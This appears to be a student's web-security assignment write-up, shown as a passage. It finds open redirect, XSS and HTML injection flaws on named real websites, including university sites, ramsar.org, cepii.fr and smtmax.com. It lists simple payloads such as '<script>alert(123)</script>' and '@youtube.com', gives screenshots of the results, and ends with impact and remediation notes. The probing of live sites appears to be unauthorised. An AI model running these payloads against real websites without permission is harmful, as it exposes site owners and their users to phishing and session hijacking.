

# **TASK – 3 (WEB APP SEC)**

## **TARGET:**

- 1)** Find 3 websites vulnerable to open redirect/ URL redirection vulnerability.
- 2)** Find 3 websites vulnerable to XSS/ Cross Site Scripting.
- 3)** Find 3 websites vulnerable to HTML Injection.

## **SYNOPSIS:**

### **Open redirect/ URL redirection vulnerability:**

An open redirect vulnerability, also known as URL redirection vulnerability, is a security flaw that allows an attacker to redirect users from one website to another, often with malicious intent. This vulnerability occurs when a web application allows untrusted input to determine the destination of a redirect.

### **XSS/ Cross Site Scripting Vulnerability:**

Cross Site Scripting (XSS) is a web application vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. It occurs when an application does not properly validate and sanitize user-generated input, allowing the execution of arbitrary code in a victim's browser.

### **HTML Injection Vulnerability:**

HTML Injection vulnerability is a web application vulnerability that allows an attacker to inject and execute arbitrary HTML code within a web page viewed by other users. This vulnerability arises when an application fails to properly validate and sanitise user-provided input that is directly included in HTML output.


#ST#IS#4899

## **PROCEDURE:**

### **URL Redirection Vulnerable Websites:**

#### **Step-1:**

Open a browser and search for the google dork “site: edu.in”.




#### **Step-2:**

Open any website and check for the vulnerability.

#### **WEBSITE-1:**

**URL:** <https://www.pondiuni.edu.in/>


#ST#IS#4899



### Step-3:

Now add a payload to the website “@youtube.com” at the end of the URL.

**Payload = @youtube.com**



After adding payload, if a website redirects to other website, then the website has URL redirection vulnerability.

#ST#IS#4899

## Step-4:

Repeat the same steps for all the other websites.

## WEBSITE-2:

URL = <https://www.ashoka.edu.in/>



Payload: @youtube.com

#ST#IS#4899

The screenshot shows a Google search results page for 'site:edu.in - Google Search'. The search bar at the top has 'YouTube' typed into it. Below the search bar, the YouTube interface is visible, showing a navigation menu on the left with options like Home, Shorts, Subscriptions, Library, and History. The main content area displays two video thumbnails. The first thumbnail is for 'Kommo' with the caption 'Kommo is a communication hub for all your valuable business conversations.' and an 'Ad' label. The second thumbnail is for 'Kushi Movie Samantha Birthday Teaser' with the caption 'HAPPY BIRTHDAY SAMANTHA' and 'NS Entertainment'. At the bottom of the YouTube interface is a blue 'Sign up' button.

## WEBSITE-3:

URL = <https://krea.edu.in/>

The screenshot shows the homepage of KREA University. The header includes the university's logo and navigation links for Convocation-2023, News & Updates, Why Krea, Careers, Giving, UGC, Contact, and Portal Login. The main content area features a large banner for the 'CONVOCATION 2023' event, which is described as 'To infinity and beyond' and scheduled for Saturday, 01 July 2023, from 9.30 AM to 2.00 PM. To the right of the banner, there is a text block stating 'Counting down to the most anticipated event of the year - Krea University's Convocation 2023'. Below this, a smaller text block says 'Convocation 2023 will be held at Krea University's Sri City Campus on 1 July'. At the bottom of the page, there is a 'Know More' button. The footer of the page shows the URL 'https://krea.edu.in/Convocation-2023/' and the Windows taskbar with various application icons.

Payload: @wikipedia.com

#ST#IS#4899

WIKIPEDIA  
The Free Encyclopedia

English 6 644 000+ articles

日本語 1 370 000+ 記事

Español 1 854 000+ artículos

Italiano 1 806 000+ voci

فارسی 959 000+

Русский 1 909 000+ статей

Deutsch 2 792 000+ Artikel

Français 2 514 000+ articles

中文 1 347 000+ 条目 / 條目

Português 1 101 000+ artigos

| EN 🔍

文 A Read Wikipedia in your language



## IMPACT:

An attacker could supply a URL that unsuspecting victim from a legitimate domain to an attacker's phishing site.

## REMEDIATION ACTIONS:

Remove the redirection function from application and replace links to it with direct links to relevant target URLs.

## XSS/ Cross Site Scripting Vulnerable Websites:


### WEBSITE-1:

URL = <https://www.ramsar.org/>

#### Step-1:

Open the above mentioned website.

#ST#IS#4899



The screenshot shows the official website of the Convention on Wetlands (Ramsar). The header features the Ramsar logo and navigation links for HOME, ABOUT, SITES & COUNTRIES, ACTIVITIES, RESOURCES, and DOCUMENTS. A main article on the left discusses "Wetlands and plastic pollution" with a photo of a bird standing on discarded plastic debris. To the right is a sidebar for EVENTS, NEWS, and NOTIFICATIONS, listing several meetings. The bottom of the screen shows a Windows taskbar with various icons and system status.

## Step-2:

Now enter the below mentioned payload in search bar of the website.

**Payload:** “/><script>alert(123)</script>”




This screenshot is identical to the one above, but the search bar at the top contains the payload: “/><script>alert(123)</script>”. The rest of the page content, including the main article and sidebar, remains the same.

## Step-3:

If anything pops up, then the website is vulnerable to XSS.

#ST#IS#4899



## WEBSITE-2:

URL = <http://www.cepii.fr/>

A screenshot of the CEPPI (Centre d'Études et de Politiques Internationales) website. The header features the CEPPI logo and navigation links for ACCUEIL, LE CEPPI, RECHERCHE, PUBLICATIONS, ÉVÉNEMENTS, DONNÉES, EXPERTS, and PRESSE. The main content area includes articles like 'Immigration et délinquance : réalités et perceptions' and 'Quelles conséquences aux résultats de l'élection présidentielle en Turquie ?'. A footer navigation bar includes links for COMMERCE &amp; MONDIALISATION, COMPÉTITIVITÉ &amp; CROISSANCE, ÉCONOMIES EMERGENTES, ENVIRONNEMENT &amp; RÉSSOURCES NATURELLES, EUROPE, MIGRATIONS, MONNAIE &amp; FINANCE, and POLITIQUE ÉCONOMIQUE. The status bar at the bottom shows system icons and the date/time '5/30/2023 8:41 PM'.

Now repeat above mentioned steps.

PAYLOAD: "><script>alert(123)</script>

#ST#IS#4899

The screenshot shows the homepage of the CEPPI (Centre d'Études et de Politiques Internationales) website. At the top, there's a navigation bar with links for ACCUEIL, LE CEPPI, RECHERCHE, PUBLICATIONS, ÉVÉNEMENTS, DONNÉES, EXPERTS, and PRESSE. The main content area features a news article titled "Immigration et délinquance : réalités et perceptions" by Arnaud Philippe et Jérôme Valette. Below the article, there's a section for "PROCHAINS ÉVÉNEMENTS" with an event about the "Trade-Creating Effect of Immigrants". There are also sections for "VIENT DE PARAÎTRE" (with a thumbnail for "CEPPI la lettre") and "QUESTIONS D'ACTUALITÉ" (with thumbnails for "INFLATION" and "ÉNERGIE"). The footer includes a weather forecast (30°C, Partly cloudy), a toolbar with various icons, and a status bar showing the date and time (5/30/2023, 8:45 PM).

Now click on enter.

The screenshot shows a browser window with a search bar at the top. A modal dialog box is open in the center, displaying the text "www.cepii.fr says" followed by "123" and an "OK" button. Below the dialog, there's a message "Waiting for syndication.twitter.com...". The bottom of the screen shows a taskbar with various application icons and a status bar indicating the date and time (5/30/2023, 8:48 PM).

WEBSITE-3:

URL = <https://www.smtmax.com/>

#ST#IS#4899

The screenshot shows the SMTmax website homepage. The header features the SMTmax logo and the tagline "Your #1 Source For SMT Equipment". The navigation bar includes links for Home, About us, Service, Technical support, Contact us, My account, and Instagram. A sidebar on the left contains a categories menu and a special products section for the QM100-B Automatic Pick and Place Machine (new). The main content area displays two product cards: "Automatic Pick and Place Machines QM3000--New Model" and "Semiconductor Test Handler". A search bar and news update section are also present.


Now again repeat the above steps.

Payload: <script>alert(123)</script>

The screenshot shows the SMTmax website homepage with a search bar containing the payload "<script>alert(123)</script>". The rest of the page content is identical to the first screenshot, displaying the same products and layout.

Click on enter.

#ST#IS#4899



## IMPACT:

The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account.

## REMEDIATION ACTIONS:

To prevent XSS attacks, your application must validate all the input data, make sure that only the allowed data is allowed, and ensure that all variable output in a page is encoded before it is returned to user.

## HTML Injection Vulnerable Websites:

### WEBSITE-1:

URL = <https://www.smtmax.com/>

#### Step-1:

Open the above mentioned URL.

#ST#IS#4899

The screenshot shows the SMTmax website homepage. The header features the SMTmax logo and the tagline "Your #1 Source For SMT Equipment". The navigation bar includes links for Home, About us, Service, Technical support, Contact us, My account, and Instagram. A search bar is located in the top right corner. The main content area displays several product categories: "Automatic Pick and Place Machines QM3000--New Model", "Semiconductor Test Handler", and "Our most popular products" (SMTmax Reflow Hot Plate 870 ESD, AE-3090D Auto SMT Stencil Printer, SL-200 Dental Air Compressor). On the left, there's a sidebar with "Categories" (SMT Devices, Thru Hole Equipment, Optical Instrument, Test Instrument, Bio-lab system, Dental Equipment, Fine Art Scanners) and "Special products" (QM1100-B Automatic Pick and Place Machine (new)). The bottom of the screen shows a Windows taskbar with various icons and the date/time (8:57 PM, 5/30/2023).

## Step-2:

Now give the below mentioned payload in the search bar.

Payload: <h1>hello</h1>

This screenshot is identical to the one above, showing the SMTmax homepage. However, the search bar now contains the payload "<h1>hello</h1>". The rest of the page content, including the sidebar, main products, and taskbar, remains the same.

## Step-3:

Click on enter.

#ST#IS#4899

The screenshot shows a web browser window for the SMTmax website. The header features the SMTmax logo and the tagline "Your #1 Source For SMT Equipment". A navigation bar includes links for Home, About us, Service, Technical support, Contact us, and My account. On the left, there's a sidebar with categories like SMT Devices, Thru Hole Equipment, Optical Instrument, Test Instrument, Bio-lab system, Dental Equipment, and Fine Art Scanners. Below this is a section for Special products, featuring an image of a QM1100-B Automatic Pick and Place Machine. The main content area displays a search result for the term "hello", showing the word "hello" in red. To the right, there's a search bar and a news update section listing various news items. The bottom of the screen shows a Windows taskbar with icons for various applications and the date/time (5/30/2023, 9:00 PM).

If hello is displayed on the website irrespective of place then it is vulnerable to the HTML Injection.

## WEBSITE-2:

URL = <https://ramsar.org/>


The screenshot shows the Ramsar website homepage. The header has a teal background with the Ramsar logo and navigation links for HOME, ABOUT, SITES & COUNTRIES, ACTIVITIES, RESOURCES, and DOCUMENTS. The main content area features a large image of a crab on rocks, with text about South Africa adding Middelpunt Nature Reserve to the List of Wetlands of International Importance. To the right, there's a news section with events like the 62nd meeting of the Standing Committee and a link to all events. At the bottom, there's a banner for an introductory course on 